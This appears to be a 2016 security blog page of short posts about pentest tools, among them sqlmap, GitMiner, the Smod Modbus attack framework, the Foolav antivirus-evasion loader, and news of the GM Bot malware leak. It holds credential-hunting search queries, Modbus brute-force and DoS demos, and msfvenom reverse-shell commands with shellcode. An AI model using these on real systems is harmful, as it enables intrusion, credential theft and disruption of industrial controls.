SECURITY EDUCATION, PRIVACY GUIDANCE, THREAT AWARENESS, OPEN SOURCE TOOLS, RESEARCH NOTES, AND RESPONSIBLE TECHNOLOGY CONTENT

  • Penetration Testing Distribution - BackBox

    BackBox is a penetration test and security assessment oriented Ubuntu-based Linux distribution providing a network and informatic systems analysis toolkit. It includes a complete set of tools required for ethical hacking and security testing...
  • Pentest Distro Linux - Weakerth4n

    Weakerth4n is a penetration testing distribution which is built from Debian Squeeze.For the desktop environment it uses Fluxbox...
  • The Amnesic Incognito Live System - Tails

    Tails is a live system that aims to preserve your privacy and anonymity. It helps you to use the Internet anonymously and circumvent censorship...
  • Penetration Testing Distribution - BlackArch

    BlackArch is a penetration testing distribution based on Arch Linux that provides a large amount of cyber security tools. It is an open-source distro created specially for penetration testers and security researchers...
  • The Best Penetration Testing Distribution - Kali Linux

    Kali Linux is a Debian-based distribution for digital forensics and penetration testing, developed and maintained by Offensive Security. Mati Aharoni and Devon Kearns rewrote BackTrack...
  • Friendly OS designed for Pentesting - ParrotOS

    Parrot Security OS is a cloud friendly operating system designed for Pentesting, Computer Forensic, Reverse engineering, Hacking, Cloud pentesting...

Monday, February 29, 2016

Collaborative Penetration Test and Vulnerability Management Platform - Faraday 1.0.17


Faraday introduces a new concept - IPE (Integrated Penetration-Test Environment) a multiuser Penetration test IDE. Designed for distribution, indexation and analysis of the generated data during the process of a security audit.


The first of many releases in 2016, Faraday v.1.0.17 (Community, Pro & Corp) introduces a new Maltego Plugin, support for Mint 17 and Kali Rolling, and several fixes including installation issues.


Changes:

ºNew Maltego Plugin
ºAdded support for Kali Rolling Edition
ºAdded support for Mint 17
ºAdded user notification when the current Workspace doesn't exist
ºAdded removeBySeverity.py script - as its name describes, it removes all vulns with a 

specific severity value. It supports the following parameters:

-v extended output
-t dry-run, won't connect to DB
-s severity to filter by, required
-d workspace, required


python $FARADAY/helpers/removeBySeverity.py -d WORKSPACE_NAME -s SEVERITY -v 


Bug fixes:

ºFixed bug in pip Debian
ºFixed pip install bug
ºChecks additionals about dependencies in installation
ºWarning about a upgrade to experimental in debian installation
ºFixed small bug in CSV importing
ºFixed styles for Status Report
ºFixed bug on Status Report filter after editing
ºShow all evidence files in Status Report
ºFixed Arachni Plugin bugs


We hope you enjoy it, and let us know if you have any questions or comments.

https://www.faradaysec.com/

https://twitter.com/faradaysec


Share:

Sunday, February 28, 2016

Automatic search for GitHub - GitMiner


 + Autor: Danilo Vaz a.k.a. UNK
 + Blog: http://unk-br.blogspot.com
 + Github: http://github.com/danilovazb
 + Twitter: https://twitter.com/danilovaz_unk

DESCRIPTION

Advanced search tool and automation in Github.
This tool aims to facilitate research by code or code 
snippets on github through the site's search page.

MOTIVATION

Demonstrates the fragility of trust in public repositories to store codes with sensitive information.

REQUERIMENTS

argparse
requests
json
lxml

INSTALL

git clone http://github.com/danilovazb/GitMiner

sudo apt-get install python-requests python-lxml 

OR

pip install lxml requests

HELP

Automatic search for GitHub.                                                            
 + Autor: Danilo Vaz a.k.a. UNK
 + Blog: http://unk-br.blogspot.com
 + Github: http://github.com/danilovazb
 + Gr33tz: l33t0s, RTFM


[-h] [-q 'filename:shadown path:etc']
       [-m wordpress] [-o result.txt]

optional arguments:
  -h, --help            show this help message and exit
  -q 'filename:shadown path:etc', --query 'filename:shadown path:etc'
                        Specify search term
  -m wordpress, --module wordpress
                        Specify the search module
  -o result.txt, --output result.txt
                        Specify the output file where it will be

                        saved

EXAMPLE

Searching for wordpress configuration files with passwords:


$:> python git_miner.py -q 'filename:wp-config extension:php FTP_HOST in:file ' -m wordpress -o result.txt


Looking for brasilian government files containing passwords:

$:> python git_miner.py --query 'extension:php "root" in:file AND "gov.br" in:file' -m senhas

Looking for shadow files on the etc paste:

$:> python git_miner.py --query 'filename:shadow path:etc' -m root

Searching for joomla configuration files with passwords:


$:> python git_miner.py --query 'filename:configuration extension:php "public password" in:file' -m joomla


Share:

Android Pentesting Portable Integrated Environment - Appie v3


Appie is a software package that has been pre-configured to function as an Android Pentesting Environment on any windows based machine without the need of a Virtual Machine(VM) or dualboot.

It is completely portable and can be carried on USB stick or your smartphone. It is one of its kind Android Security Analysis Tool and is a one stop answer for all the tools needed in Android Application Security Assessment, Android Forensics, Android Malware Analysis.


Difference between Appie and existing environments ?

  • Tools contained in Appie are running on host machine instead of running on virtual machine.
  • Less Space Needed(Only around 1.5GB required compared to atleast 10 GB of Virual Machine)
  • As the name suggests it is completely Portable i.e it can be carried on USB Stick or on your own smartphone and your pentesting environment will go wherever you go without any configuring changes.
  • Awesome Interface

Below are some of changes which have been made from previous version:
  • It now have Python 2.7.11(32 bit) so that even 32 bit systems have no problem with usage.
  • Also updated the Conemu framework which i use as a base terminal.
  • Although all the tools are now updated in Appie, but in this version i have introduced a simple update script through which you can update all the tools inside Appie without downloading new version of Appie. So at the end this saves your lot of time.
  • It is lot more faster now, if you are an existing user of Appie than you will notice that.
  • Some new tools have been included in this version:-


Demo Video

Below is short demonstration video of Appie.


More: https://manifestsecurity.com/appie-version-3-released/


Share:

The Simple, Clear, CouchDB Security Assessment - Audit CouchDB


Audit CouchDB is a simple tool with a powerful message. Given an Apache CouchDB URL, it will tell you everything you ever wanted to know about its security.

Objective

Audit CouchDB will perform the following actions:
  1. Learn every possible fact about the couch, for example:
    • What is the server configuration?
    • What user accounts exist?
    • What user roles exist?
    • What databases exist?
    • In each database, what is the security setting?
    • In each design document, what are the validation functions?
  2. Given the facts, compare them against each other and warn if they imply a security concern, for example:
    • You obviously didn't bother to click the "Security" link in the database page in Futon
    • Published CVE alerts apply to your version of CouchDB
    • A design document is missing a validate_doc_update function
    • Helpful summaries of how many admins, normal users, and anonymous users can access each database

Usage

Currently, Audit CouchDB is a Node application distributed via NPM. Install it (globally) via npm.

npm install -g audit_couchdb

Next, run the tool with your CouchDB URL as a parameter. You should connect as an admin user, so Audit CouchDB can fetch all possible information (such as the configuration).

audit_couchdb https://admin:secret@localhost:5984

The tool will output everything it knows about your couch's security.
To see how audit_couchdb is working, set its log level to debug. It will show you each query it makes as it learns facts about your couch.

audit_couchdb --level=debug https://admin:secret@localhost:5984

Running from the Browser

Audit CouchDB is implemented as a library, depending on a back-end request library, and a front-end to display the output (simple console text output, or log4j if it is installed).
I recently re-implemented request in the browser as jQuery Request . Thus I am excited to see Audit CouchDB run on the browser, however I have not begun this work.


Share:


Automatic SQL Injection And Database Takeover Tool - SQLMap


sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Features

  • Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB and HSQLDB database management systems.
  • Full support for six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band.
  • Support to directly connect to the database without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
  • Support to enumerate users, password hashes, privileges, roles, databases, tables and columns.
  • Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack.
  • Support to dump database tables entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.
  • Support to search for specific database names, specific tables across all databases or specific columns across all databases' tables. This is useful, for instance, to identify tables containing custom application credentials where relevant columns' names contain string like name and pass.
  • Support to download and upload any file from the database server underlying file system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
  • Support to execute arbitrary commands and retrieve their standard output on the database server underlying operating system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
  • Support to establish an out-of-band stateful TCP connection between the attacker machine and the database server underlying operating system. This channel can be an interactive command prompt, a Meterpreter session or a graphical user interface (VNC) session as per user's choice.
  • Support for database process' user privilege escalation via Metasploit's Meterpreter getsystem command.

Refer to the wiki for an exhaustive breakdown of the features.


Share:

Tuesday, February 23, 2016

Most Secure Peer-to-Peer Encrypted Messenger that Sends No Metadata - Ricochet

Ricochet-secure-messenger


There are several encrypted messaging apps for mobile and desktop platforms that shipped with "The Most Secure" tagline but ends up in de-anonymizing the real identity of its users in some or the other way.

In fact, very few encrypted messaging apps available today deal with the core problem of Metadata

The majority of apps offer end-to-end encryption that kept the content of your messages away from prying eyes, but your metadata will still be accessible to them, which is enough to know who you really are, and who you're talking to.

But, one messenger app stands out of the crowd by providing superb anonymity to its users, and it is dubbed as "Ricochet."

Ricochet is a peer-to-peer instant messaging system available for Windows, Mac, and Linux and you can trust it as the app has already cleared its first professional security audit carried out by cyber security company NCC Group.

What's so Promising about Ricochet?


Ricochet — Most Secure Peer-to-Peer Encrypted Messenger that Sends No Metadata


Unlike other encrypted messaging clients, Ricochet makes use of TOR hidden services in an effort to maintain its users’ anonymity.

With the help of hidden services, a user's traffic never leaves The Onion Router (TOR) network, which makes it much harder for prying eyes or any attacker to see where the traffic is going or coming from.

Peer-to-Peer Connection: No Servers! No Operators!


Ricochet does not trust anyone in maintaining the privacy of its users; thus, the developers have implemented their app with no server or operator support that could be compromised exposing your personal details.

"The concept with Ricochet is: how can we do messaging without any server in the middle—without trusting anything to forward your messages to your contacts" John Brooks (Ricochet program's maintainer) stated.

"That turns out to be exactly one of the problems that hidden services can solve: to contact someone, without anybody in the middle knowing who you are or who you're contacting."

Here's How Ricochet Works


Ricochet supports cross-platform and is very easy to use even for non-technical users.

Your Username: A Unique .Onion Address


tor-network


Every Ricochet client hosts a Tor hidden service, and once you sign up for Ricochet, that is actually your Ricochet ID: a unique .onion address.

Only the one with this .onion address can contact you and send messages, which means the contacts connect to you through Tor and not through any intermediate server, making it extremely harder for anyone to know your real identity from your address.


Ricochet Creates Huge Spike in Hidden Addresses


tor-onion-network


Security researcher Alan Woodward has noticed an unprecedented spike in the number of unique .onion hidden addresses on the Tor network in month of February.

The Statistics shared by the Tor project shows that the number of unique .onion sites has increased by more than 25,000 within 2-3 days.

Researcher believed that this sudden rise could be due to the popularity of Ricochet that creates unique .onion address for every registered user.

Your Messages: End-to-End Encrypted By Default


Besides this, Ricochet also encrypts the contents of your messages by default.

So, to start chatting with someone over Ricochet, you should first know his/her unique Ricochet ID that is being auto-generated at the time of the Ricochet Installation.

Moreover, once the connection is terminated by either the sender or the receiver, the remaining one would not be able to communicate or send messages to the other.

Ricochet Takes Your Security Seriously


The audit by NCC Group discovered a security flaw that could be exploited to deanonymize users, but the good news is that the issue has been resolved in the latest release, Ricochet 1.1.2.

The security vulnerability was independently discovered by a member of the Ricochet community.

Ricochet has been around since 2014 and is now far secured than any other existing encrypted messaging apps. But the app is still in the dogfooding stage, as Brooks referred to the "Be Careful" statement on the project's official website:

"Ricochet is an experiment. Security and anonymity are difficult topics, and you should carefully evaluate your risks and exposure with any software."

Download Ricochet

Share:

Monday, February 22, 2016

GM Bot (Android Malware) Source Code Leaked Online


The source code of a recently discovered Android banking Trojan that has the capability to gain administrator access on your smartphone and completely erase your phone's storage has been LEAKED online.

The banking Trojan family is known by several names; Security researchers from FireEye dubbed it SlemBunk, Symantec dubbed it Bankosy, and last week when Heimdal Security uncovered it, they dubbed it MazarBot.

All the above wave of Android banking Trojans originated from a common threat family, dubbed GM Bot, which IBM has been tracking since 2014.

GM Bot emerged on the Russian cybercrime underground forums, sold for $500 / €450, but it appears someone who bought the code leaked it on a forum in December 2015, the IBM X-Force team reported.

What is GM Bot and Why Should You Worry about it?


The recent version of GM Bot (dubbed MazarBOT) has the capability to display phishing pages on the top of mobile banking applications in an effort to trick Android users into handing over their financial credentials to the fraudsters.

Besides this, the banking trojan is also capable of forwarding phone calls and intercepting SMS messages to help fraudsters bypass an additional layer of bank security mechanisms, and locking a device’s screen.

Cyber criminals could also use the malware to:
  • Spy on victims
  • Delete data from the infected device
  • Gain boot persistence to help survive device restart
  • Send and Read your SMS message
  • Make Calls to your contacts
  • Read the phone's state
  • Plague phone's control keys
  • Infect your Chrome browser
  • Change phone settings
  • Force the phone into sleep mode
  • Query the network status
  • Access the Internet
  • Wipe your device's storage (the most critical capabilities of the malware)
However, someone leaked the malware source code only to boost his/her reputation on an underground forum, according to the researchers.


GM Bot Android Malware Source Code for FREE


Yes, the source code for GM Bot and its control panel is now accessible to cybercriminals and fraudsters for FREE.

Here’s the Cherry on the Top:

Besides the source code, the leader also posted a tutorial and instructions for server-side installation, which means cybercriminals can create their own versions of the malware strain to conduct online banking frauds.

Though the archive file containing the source code and its control panel is password protected, the leader is offering the password only to active forum members who is approaching him.

"Those who received the password, in turn, passed it on to other, unintended users, so the actual distribution of the code went well beyond that discussion board’s member list," IBM cyber security evangelist Limor Kessem wrote in a blog post.


Online users had started sharing the password to the archive among their friends, and in no time, the GM Bot source code was all over the hacking underground forums.

GM Bot is one of the most dangerous banking trojan in the Android ecosystem and after its source code gets leaked, users are recommended to beware while banking online.

How to Protect Yourself?


As I previously mentioned, online users are advised to follow these steps in order to protect themselves against this kind of threat:
  • Never open attachments from unknown sources.
  • Never click on links in SMS or MMS messages sent to your phone.
  • Even if the email looks legit, go directly to the source website and verify any possible updates.
  • Go to Settings → Security → Turn OFF "Allow installation of apps from sources other than the Play Store" option.
  • Always keep an up-to-date Anti-virus app on your Android devices.
  • Avoid unknown and unsecured Wi-Fi hotspots and Keep your Wi-Fi turned OFF when not in use.

Source: Hackers News

By Offensive Sec
Share:

Sunday, February 21, 2016

MODBUS Penetration Testing Framework - Smod


Smod is a modular framework with every kind of diagnostic and offensive feature you could need in order to pentest modbus protocol. It is a full Modbus protocol implementation using Python and Scapy. This software could be run on Linux/OSX under python 2.7.x.

Feel free to make pull requests, if there's anything you feel we could do better.

Summery

SCADA (Process Control Networks) based systems have moved from proprietary closed networks to open source solutions and TCP/IP enabled networks steadily over recent years. This has made them vulnerable to the same security vulnerabilities that face our traditional computer networks.
The Modbus/TCP protocol was used as the reference protocol to display the effectiveness of the test bed in carrying out cyber attacks on a power system protocol. Modbus/TCP was chosen specifically for these reasons:
  • modbus is still widely used in power systems.
  • modbus/TCP is simple and easy to implement.
  • modbus protocol libraries are freely available for utilities to implement smart grid applications.
You can use this tool to vulnerability assessment a modbus protocol.

Demo

Just a little demo showing off the basics

root@kali:~/smod# python smod.py 
_______
< SMOD >
-------
\ ^__^
\ (xx)\_______
(__)\ )\/\
U ||----w |
|| ||
--=[MODBUS Penetration Test FrameWork
--+--=[Version : 1.0.2
--+--=[Modules : 14
--+--=[Coder : Farzin Enddo
--=[github : www.github.com/enddo

SMOD >help
Command Description
------- -----------
back Move back from the current context
exit Exit the console
exploit Run module
help Help menu
show Displays modules of a given type, or all modules
set Sets a variable to a value
use Selects a module by name
SMOD >show modules
Modules Description
------- -----------
modbus/dos/galilRIO DOS Galil RIO-47100
modbus/dos/writeSingleCoils DOS With Write Single Coil Function
modbus/dos/writeSingleRegister DOS Write Single Register Function
modbus/function/readCoils Fuzzing Read Coils Function
modbus/function/readDiscreteInput Fuzzing Read Discrete Inputs Function
modbus/function/readExceptionStatus Fuzzing Read Exception Status Function
modbus/function/readHoldingRegister Fuzzing Read Holding Registers Function
modbus/function/readInputRegister Fuzzing Read Input Registers Function
modbus/function/writeSingleCoils Fuzzing Write Single Coil Function
modbus/function/writeSingleRegister Fuzzing Write Single Register Function
modbus/scanner/discover Check Modbus Protocols
modbus/scanner/getfunc Enumeration Function on Modbus
modbus/scanner/uid Brute Force UID
modbus/sniff/arp Arp Poisoning
SMOD >

Brute Force Modbus UID

SMOD >use modbus/scanner/uid
SMOD modbus(uid) >show options
Name Current Setting Required Description
---- --------------- -------- -----------
Function 1 False Function code, Defualt:Read Coils.
Output True False The stdout save in output directory
RHOSTS True The target address range or CIDR identifier
RPORT 502 False The port number for modbus protocol
Threads 1 False The number of concurrent threads
SMOD modbus(uid) >set RHOSTS 192.168.1.6
SMOD modbus(uid) >exploit
[+] Module Brute Force UID Start
[+] Start Brute Force UID on : 192.168.1.6
[+] UID on 192.168.1.6 is : 10
SMOD modbus(uid) >

Enumeration Function on Modbus

SMOD >use modbus/scanner/getfunc
SMOD modbus(getfunc) >show options
Name Current Setting Required Description
---- --------------- -------- -----------
Output True False The stdout save in output directory
RHOSTS True The target address range or CIDR identifier
RPORT 502 False The port number for modbus protocol
Threads 1 False The number of concurrent threads
UID None True Modbus Slave UID.
SMOD modbus(getfunc) >set RHOSTS 192.168.1.6
SMOD modbus(getfunc) >set UID 10
SMOD modbus(getfunc) >exploit
[+] Module Get Function Start
[+] Looking for supported function codes on 192.168.1.6
[+] Function Code 1(Read Coils) is supported.
[+] Function Code 2(Read Discrete Inputs) is supported.
[+] Function Code 3(Read Multiple Holding Registers) is supported.
[+] Function Code 4(Read Input Registers) is supported.
[+] Function Code 5(Write Single Coil) is supported.
[+] Function Code 6(Write Single Holding Register) is supported.
[+] Function Code 7(Read Exception Status) is supported.
[+] Function Code 8(Diagnostic) is supported.
[+] Function Code 15(Write Multiple Coils) is supported.
[+] Function Code 16(Write Multiple Holding Registers) is supported.
[+] Function Code 17(Report Slave ID) is supported.
[+] Function Code 20(Read File Record) is supported.
[+] Function Code 21(Write File Record) is supported.
[+] Function Code 22(Mask Write Register) is supported.
[+] Function Code 23(Read/Write Multiple Registers) is supported.
SMOD modbus(getfunc) >

Fuzzing Read Coils Function

SMOD >use modbus/function/readCoils
SMOD modbus(readCoils) >show options
Name Current Setting Required Description
---- --------------- -------- -----------
Output True False The stdout save in output directory
Quantity 0x0001 True Registers Values.
RHOSTS True The target address range or CIDR identifier
RPORT 502 False The port number for modbus protocol
StartAddr 0x0000 True Start Address.
Threads 1 False The number of concurrent threads
UID None True Modbus Slave UID.
SMOD modbus(readCoils) >set RHOSTS 192.168.1.6
SMOD modbus(readCoils) >set UID 10
SMOD modbus(readCoils) >exploit
[+] Module Read Coils Function Start
[+] Connecting to 192.168.1.6
[+] Response is :
###[ ModbusADU ]###
transId = 0x2
protoId = 0x0
len = 0x4
unitId = 0xa
###[ Read Coils Answer ]###
funcCode = 0x1
byteCount = 1L
coilStatus= [0]
SMOD modbus(readCoils) >


Share:

Pentest Tool For Antivirus Evasion and Running Arbitrary Payload on Target Wintel Host - Foolav


Executable compiled with this code is useful during penetration tests where there is a need to execute some payload (meterpreter maybe?) while being certain that it will not be detected by antivirus software. The only requirement is to be able to upload two files: binary executable and payload file into the same directory.


Usage steps
  1. prepare your payload (x86), i.e.
    calc:
    msfvenom -p windows/exec CMD=calc.exe EXITFUNC=thread -e x86/shikata_ga_nai -b "\x00\x0a\x0d\xff" -f c 2>/dev/null | egrep "^\"" | tr -d "\"\n;" >foolav.mf (you dont really need to use any encoder or characters blacklisting, it will work anyway)
    meterpreter: msfvenom -p windows/meterpreter_reverse_tcp LHOST=... -a x86 -f c 2>/dev/null | egrep "^\"" | tr -d "\"\n;" >foolav.mf
  2. copy payload file [executable-name-without-exe-extension].mf in the same directory as executable payload running calc.exe generated using above command: # calc.exe \xbb\x28\x30\x85\x5b\xd9\xf7\xd9\x74\x24\xf4\x5a\x2b\xc9\xb1\x33\x83\xea\xfc\x31\x5a\x0e\x03\x72\x3e\x67\xae\x7e\xd6\xee\x51\x7e\x27\x91\xd8\x9b\x16\x83\xbf\xe8\x0b\x13\xcb\xbc\xa7\xd8\x99\x54\x33\xac\x35\x5b\xf4\x1b\x60\x52\x05\xaa\xac\x38\xc5\xac\x50\x42\x1a\x0f\x68\x8d\x6f\x4e\xad\xf3\x80\x02\x66\x78\x32\xb3\x03\x3c\x8f\xb2\xc3\x4b\xaf\xcc\x66\x8b\x44\x67\x68\xdb\xf5\xfc\x22\xc3\x7e\x5a\x93\xf2\x53\xb8\xef\xbd\xd8\x0b\x9b\x3c\x09\x42\x64\x0f\x75\x09\x5b\xa0\x78\x53\x9b\x06\x63\x26\xd7\x75\x1e\x31\x2c\x04\xc4\xb4\xb1\xae\x8f\x6f\x12\x4f\x43\xe9\xd1\x43\x28\x7d\xbd\x47\xaf\x52\xb5\x73\x24\x55\x1a\xf2\x7e\x72\xbe\x5f\x24\x1b\xe7\x05\x8b\x24\xf7\xe1\x74\x81\x73\x03\x60\xb3\xd9\x49\x77\x31\x64\x34\x77\x49\x67\x16\x10\x78\xec\xf9\x67\x85\x27\xbe\x88\x67\xe2\xca\x20\x3e\x67\x77\x2d\xc1\x5d\xbb\x48\x42\x54\x43\xaf\x5a\x1d\x46\xeb\xdc\xcd\x3a\x64\x89\xf1\xe9\x85\x98\x91\x6c\x16\x40\x78\x0b\x9e\xe3\x84
  3. once executable is run, payload file will be parsed, loaded into separate thread and executed in memory: 

Hints
  • x86 binary will run on both x86 and x86_64 Windows systems. Still, you need to use x86 architecture payloads. Nevertheless, x86 meterpreter payload can be migrated to x86_64 processes. After that, load kiwi will load x86_64 version making it possible to access juicy contents of LSASS process memory :)

  • .mf payload file can be obfuscated - parser will ignore every character other than \xHH hexdecimal sequences. This means, it can append your payload to almost any file, hide it between the lines or even add your own comments, example:


Share:
Established in 2015. Offensive Sec Blog has been sharing security research, hacking tools, threat intelligence, and offensive security content since 2015.
Copyright © OffSec Blog | Powered by OffensiveSec
Design by OffSec | Built for the security community